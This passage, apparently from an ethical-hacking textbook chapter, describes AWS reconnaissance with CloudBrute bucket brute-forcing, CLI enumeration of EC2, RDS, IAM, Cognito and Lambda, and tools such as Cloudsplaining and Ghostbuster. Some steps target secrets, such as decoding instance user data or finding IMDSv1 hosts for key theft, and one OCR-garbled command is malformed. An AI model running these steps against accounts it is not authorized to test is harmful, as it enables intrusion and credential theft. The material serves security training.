


Figure 19-68: BucketLoot

Enumerating S3 Buckets using CloudBrute

CloudBrute allows attackers to locate a target company's files, applications, and infrastructure on leading cloud providers, including Amazon, Google, Microsoft, DigitalOcean, Alibaba, Vultr, and Linode. It also makes it possible to detect the IPINFO API and source code in the cloud. This aids attackers in doing proxy randomization and listing cloud customers' AWS S3 buckets. Attackers might also use this tool to find cloud resources to launch dictionary or brute-force attacks.

Enumerating the cloud infrastructure involves systematically testing publically available cloud services from several Cloud Service Providers (CSPs). CloudBrute brute-forces service names and endpoints based on wordlists, allowing attackers to find the names of cloud assets.

Steps to Enumerate S3 Buckets using CloudBrute

To list the S3 buckets of a target domain or organization (like Facebook) using CloudBrute, follow these steps:

- To access the specified CloudBrute directory after configuring CloudBrute, execute the subsequent command:

```
cd Cloudbrute
```

- The target buckets can then be generated, validated, and brute forced using the following command:

```
./cloudbrute -d <target.com> -k <keyword> -t 80 -T 10 -w /<path_to_wordlist>.txt
```

Command	Description
-d amazon.com	Specifies the target bucket hosting domain; here, "amazon.com"
-k facebook	Sets the keyword or pattern to search for within the target domain, here "facebook".
-t 80	Specifies the threads, here 80.
-T 10	Sets the timeout option.
-w bucket_list.txt	Specifies the wordlist file to use for the attack; here, "bucket_list.txt".

Table 19-10: Commands Description

As seen in Figure 19-69, this will produce a list of all open and protected buckets for the target domain Facebook:

Figure 19-69: Cloudbrute Showing All the Protected and Open Buckets for the Target Domain

As seen in Figure 19-70, look for any open or public buckets and copy them to any browser to access the content:




Figure 19-70: CloudBrute Showing the Contents of an Open Bucket

Alternatively, you can use google.com to search for GCP buckets and microsoft.com to search for Azure buckets.

Enumerating EC2 Instances

A web service called Amazon EC2 (Elastic Compute Cloud) makes web-scale cloud computing easier for developers by offering resizable computing capability in the cloud. By mixing diverse CPU, memory, storage, and networking capacity, it provides a variety of instance types that are tailored for various use cases.

Attackers must have access to an EC2 instance to execute the following enumeration commands on the targeted AWS cloud service to count the target AWS EC2 instances:

- Run the following command to list EC2 instances in the target cloud:

```
aws ec2 describe-instances
```

- Run the following command to check if they use Metadata API version 1 (easier to exfiltrate access keys):

```
aws ec2 describe-instances --filters Name=metadata-options.http-tokens,Values=optional
```

- Run the following command to obtain the target user data of instances and search for secrets:

```
aws ec2 describe-instance-attribute --instance-id <id> --attribute userData --output text --query "UserData.Value" | base64 –decode
```

- Run the following command to list out the volumes:

```
aws ec2 describe-volumes
```

- Run the following command to list out the available snapshots and check whether any volume is public:

```
aws ec2 describe-snapshots
```

- Run the following command to list out the security groups:

```
aws ec2 describe-security-groups
```

- Run the following command to list security groups that allow SSH from the internet:

```
aws ec2 describe-security-groups permission.from-port,Values=22 port,Values=22 Name=ip permission.cidr,Values='0.0.0.0/0'
```

- Run the following command to list out the EC2 instances that are part of the fleet:

```
aws ec2 describe-fleet-instances
```

- Run the following command to view details about existing fleets:

```
aws ec2 describe-fleets
```

- Run the following command to list out dedicated hosts:

```
aws ec2 describe-hosts
```

- Run the following command to list out profile associations for each IAM instance:

```
aws ec2 describe-iam-instance-profile-associations
```

- Run the following command to determine the role allocated to an instance profile:

```
aws iam get-instance-profile --instance-profile-name <profile name>
```

- Run the following command to list out names of SSH keys:

```
aws ec2 describe-key-pairs
```

- Run the following command to list out different gateways:

aws ec2 describe-internet-gateways aws ec2 describe-local-gateways aws ec2 describe-nat-gateways aws ec2 describe-transit-gateways aws ec2 describe-vpn-gateways

- Run the following command to list the details of VPCs:

aws ec2 describe-vpcs

- Run the following command to list out subnets:

aws ec2 describe-subnets

- Run the following command to list out all the VPC endpoints:

aws ec2 describe-vpc-endpoints

- Run the following command to list out allowed connections between VPC pairs:

aws ec2 describe-vpc-peering-connections

Enumerating AWS RDS Instances

Attackers utilize the following AWS CLI commands to list all instances of AWS Relational Databases (RDS), which offer comprehensive details about the RDS instances, including settings, security groups, and snapshots.

- Run the following command to view all provisioned RDS Instances:

aws rds describe-db-instances

- Run the following command to list specific RDS Instance:

aws rds describe-db-instances mydbinstancecf

- Run the following command to get information about DB security groups:

aws rds describe-db-security-groups

- Run the following command to get details about automated backups for RDS instances:

aws rds describe-db-instance-automated-backups

- Run the following command to obtain details about the DB snapshots (including manual and automated snapshots):

aws rds describe-db-snapshots

- Run the following command to view public DB snapshots that can be shared across accounts:

aws rds describe-db-snapshots --include-public --snapshot-type public

- Run the following command to view already existing public snapshots in an account:

aws rds describe-db-snapshots --snapshot-type public

Note: Attackers need certain IAM permissions, like rds:DescribeDBInstances, in order to execute the aforementioned AWS CLI commands linked to RDS.

Enumerating AWS Account IDs

If the unique IDs used to identify AWS accounts are made public, attackers may use them to target cloud services. Despite being intended to be private, these unique IDs are frequently made public without the user's knowledge. Attackers can use this information leak for a number of reasons.

AWS account IDs are enumerated by attackers using the following sources:

- **Resources Shared Publicly:** AWS account ID references may be present in publicly shared AWS resources, such as S3 buckets.
- **Amazon Resource Names (ARNs):** AWS account IDs are part of Amazon Resource Names (ARNs). The account ID may be revealed if ARNs are disclosed in logs, error messages, or documentation.
- **IAM Policies and Roles:** The AWS account ID can, at times, be made public by sharing IAM policies or roles with external parties.

After gaining account IDs, attackers can carry out several tasks, including resource enumeration (finding existing users, roles, etc.), IAM role assumption, and Lambda function activation.

Enumerating IAM Roles

By examining AWS error messages, which include details about a user's existence, attackers are able to compile a list of IAM role names. In general, users are permitted to make numerous attempts to assume a role in AWS cloud services. AWS response messages provide details about the role's existence for each unsuccessful attempt. It may be challenging, but not impossible, to use a brute-force strategy if AWS disables an account after several unsuccessful tries. Attackers can eventually evade IP and account filtering measures by running the operation with a fragmented set of accounts or nodes.

Attackers can gather the following information through IAM role enumeration:

- Details about internal software or stacks
- IAM usernames, which can be exploited for social engineering
- AWS services currently in use
- Third-party software in use (e.g., CloudSploit, Datadog, Okta)

Once roles are enumerated, attackers may attempt to assume an open role to steal its credentials. If an attacker tries to assume a role they are not authorized for, AWS generates an error message, as Figure 19-71.

```
An error occurred (AccessDenied) when calling the AssumeRole operation: User: arn:aws:iam::012345678901:user/MyUser is not authorized to perform:
 sts:AssumeRole on resource: arn:aws:iam::111111111111:role/aws-service-role/rds.amazonaws.com/AWSServiceRoleForRDS
```

Figure 19-71: AWS error message when targeting an existent role

By analyzing this error message, attackers can confirm the role's existence, though they are unable to assume it due to the restrictions in the assume role policy. Conversely, attempting the same command on a non-existent role will result in the following error message:

```
An error occurred (AccessDenied) when calling the AssumeRole operation: Not authorized to perform sts:AssumeRole
```

Figure 19-72: AWS error message when targeting a non-existent role

Attackers can enumerate existing IAM roles by combining a valid account ID with a carefully curated wordlist. They can also leverage tools like Principal Mapper (PMapper) to assist in this process.

Principal Mapper (PMapper):

PMapper is a tool that helps identify vulnerabilities in AWS Identity and Access Management (IAM) configurations within an AWS account or organization. It visualizes IAM users and their roles using a directional graph, highlighting privilege escalation opportunities and potential attack paths to AWS resources.




Figure 19-73: Principal Mapper Visualizing IAM Users and Roles

Enumerating Weak IAM Policies Using Cloudsplaining

Cloudsplaining is a tool designed to analyze AWS Identity and Access Management (IAM) policies, helping to identify potential security risks and vulnerabilities. It highlights weak or misconfigured AWS IAM policies that attackers could exploit for privilege escalation, resource modification, or data exfiltration. The tool produces detailed HTML reports, emphasizing excessive permissions.

Steps for Enumerating Weak IAM Policies

1. **Retrieve IAM Policy Details:**

Use the AWS CLI to gather detailed information about IAM policies attached to users, groups, and roles:

```
aws iam get-account-authorization-details --output json > account-auth-details.json
```

This command retrieves IAM policy details and saves them in a JSON file named "account-auth-details.json."

2. **Analyze Policies with Cloudsplaining:**

Execute the following command to scan the exported IAM policies and generate a report:

```
cloudsplaining scan --input-file account-auth-details.json --output ./cloudsplaining-report
```

This scans the account-auth-details.json file and saves the analysis report in the specified directory.

3. **Review the Report:**

Navigate to the output directory and open the generated report in a web browser to examine the identified weak IAM policies.




Figure 19-74: Cloudsplaining Report Showing Executive Summary




Figure 19-75: Cloudsplaining Report Showing a Role and Associated Risks

Note: Cloudsplaining does not require administrative privileges but does need read-only access to IAM policies and related resources.

Enumerating AWS Cognito

AWS Cognito, a service offered by Amazon Web Services, simplifies authentication, authorization, and user management for web and mobile applications. It features user pools for sign-up and sign-in functionality and identity pools for creating unique user identities and granting access to AWS services.

Enumerating AWS Cognito involves extracting information about users and their attributes within Cognito user and identity pools. This process includes identifying user accounts, attributes, and related details that may be exploited. Attackers can use this information to execute various malicious activities, such as phishing, brute-force attempts, social engineering, data theft, service disruptions, and credential stuffing.

Enumerating User Pools

- Run the following command to list all user pools:

```
aws cognito-idp list-user-pools
```

- Run the following command to view detailed information about a specific Amazon Cognito user pool:

```
aws cognito-idp describe-user-pool --user-pool-id <UserPoolId>
```

Enumerating Identity Pools

- Run the following command to list all identity pools:

```
aws cognito-identity list-identity-pools
```

- Run the following command to view detailed information about a specific Amazon Cognito identity pool:

```
aws cognito-identity describe-identity-pool --identity-pool-id <IdentityPoolId>
```

Checking for Existing Users

- Run the following command to sign up for a new user and check whether a similar username already exists:

```
aws cognito-idp sign-up --client-id <ClientId> --username <username> --password Name=email,Value=<email>
```

These commands offer valuable insights into the configuration and usage of Cognito within an AWS environment, enabling attackers to pinpoint misconfigurations or overly permissive settings. Execution of each command requires the necessary AWS permissions:

- **For User Pools:**

```
"cognito-idp:ListUserPools"
"cognito-idp:DescribeUserPool"
```

- **For Identity Pools:**

```
"cognito-identity:ListIdentityPools"
"cognito-identity:DescribeIdentityPool"
```

Enumerating DNS Records of AWS Accounts using Ghostbuster

DNS records play a vital role in managing domain names and directing traffic to the appropriate resources within AWS environments. These records include A records (mapping domain names to IP addresses), CNAME records (aliasing domain names), MX records (specifying mail servers), and TXT records (providing service verification for tools like Amazon Route 53).

By enumerating these DNS records, attackers can gain critical insights into an AWS account's infrastructure, such as IP addresses, subdomains, and mail servers. This information can be used to map the network, identify potential vulnerabilities, exploit misconfigurations or exposed services,

and attempt unauthorized access to AWS resources. Tools like nslookup, dig, and Ghostbuster are commonly used to identify and analyze DNS records associated with AWS accounts.

Ghostbuster

Attackers use the Ghostbuster tool to extract DNS records from targeted AWS accounts, particularly those managed via Amazon Route 53. It can import DNS records from a CSV file or directly from Cloudflare. Ghostbuster automatically iterates through all AWS profiles configured in .aws/config or .aws/credentials across all AWS regions. It retrieves subdomain records from AWS Route 53 and Cloudflare and cross-references these DNS records with the organization's IP addresses to identify potential domain takeovers.

To enumerate DNS records of a targeted AWS account using Ghostbuster, attackers can run the following command:

```
ghostbuster scan aws --profile < AWS CLI profile name>
```

The command above connects to the specified AWS account and retrieves all DNS records managed through Amazon Route 53.




Figure 19-76: Ghostbuster

Note: Ghostbuster utilizes publicly available information via AWS Route 53 to collect DNS records. However, accessing specific DNS records may require appropriate permissions, which depend on the security configurations and policies implemented within the AWS account.

Enumerating Serverless Resources in AWS

Attackers can effectively acquire vast amounts of data from dispersed sources by using serverless architectures' ability to expand to manage high data collecting and processing volumes automatically. An attacker can utilize the following AWS CLI commands to efficiently list serverless resources in AWS, with an emphasis on AWS Lambda and DynamoDB:

- Run the following command to list all the Lambda functions:

```
aws lambda list-functions
```

- Run the following command to get information about a Lambda function and its version:

```
aws lambda get-function --function-name <function_name>
```

- Run the following command to examine the configuration details of the Lambda function, including the environment variables:

```
aws lambda get-function-configuration --function-name <function_name>
```

- Run the following command to list the exposed URLs of a Lambda function, which allows direct HTTP interactions with the functions:

```
aws lambda list-function-url-configs --function-name <function_name>
```

- Run the following command to view the configurations specific to a Lambda function URL:

```
aws lambda get-function-url-config --function-name <function_name>
```

- Run the following command to identify the event sources that trigger the Lambda function:

```
aws lambda list-event-source-mappings --function-name <function_name>
```

- Run the following command to find all the managed policies attached to a target IAM role:

```
aws iam list-attached-role-policies --role-name <role_name>
```

- Run the following command to list the DynamoDB table names associated with the current account and endpoint:

```
aws dynamodb list-tables
```

- Run the following command to obtain details of a DynamoDB table, including the status and metadata:

```
aws dynamodb describe-table --table-name <table_name>
```

- Run the following commands to list all DynamoDB global tables:

```
aws dynamodb list-global-tables
```

- Run the following command to retrieve API Gateway REST APIs:

```
aws apigateway get-rest-apis
```

- Run the following command to get information about a specific REST API Gateway:

```
aws apigateway get-rest-api --rest-api-id <api_id>
```

Attackers can utilize the data retrieved by these commands to perform a variety of attacks, such as resource hijacking, privilege escalation, data exfiltration, and API abuse.

Discovering Attack Paths using Cartography

Cartography is a Python-based program that maps and comprehends the security posture of many cloud platforms, including AWS, GCP, Oracle Cloud Infrastructure, Microsoft Azure, and Okta. It creates a thorough graph view by ingesting data from network configurations, IAM policies, and cloud infrastructure. Attackers can use this to find dependencies and relationships, find configuration errors, and identify possible exploitation points. Cartography facilitates the identification of attack routes and privilege escalation potential by visualizing the associated components.

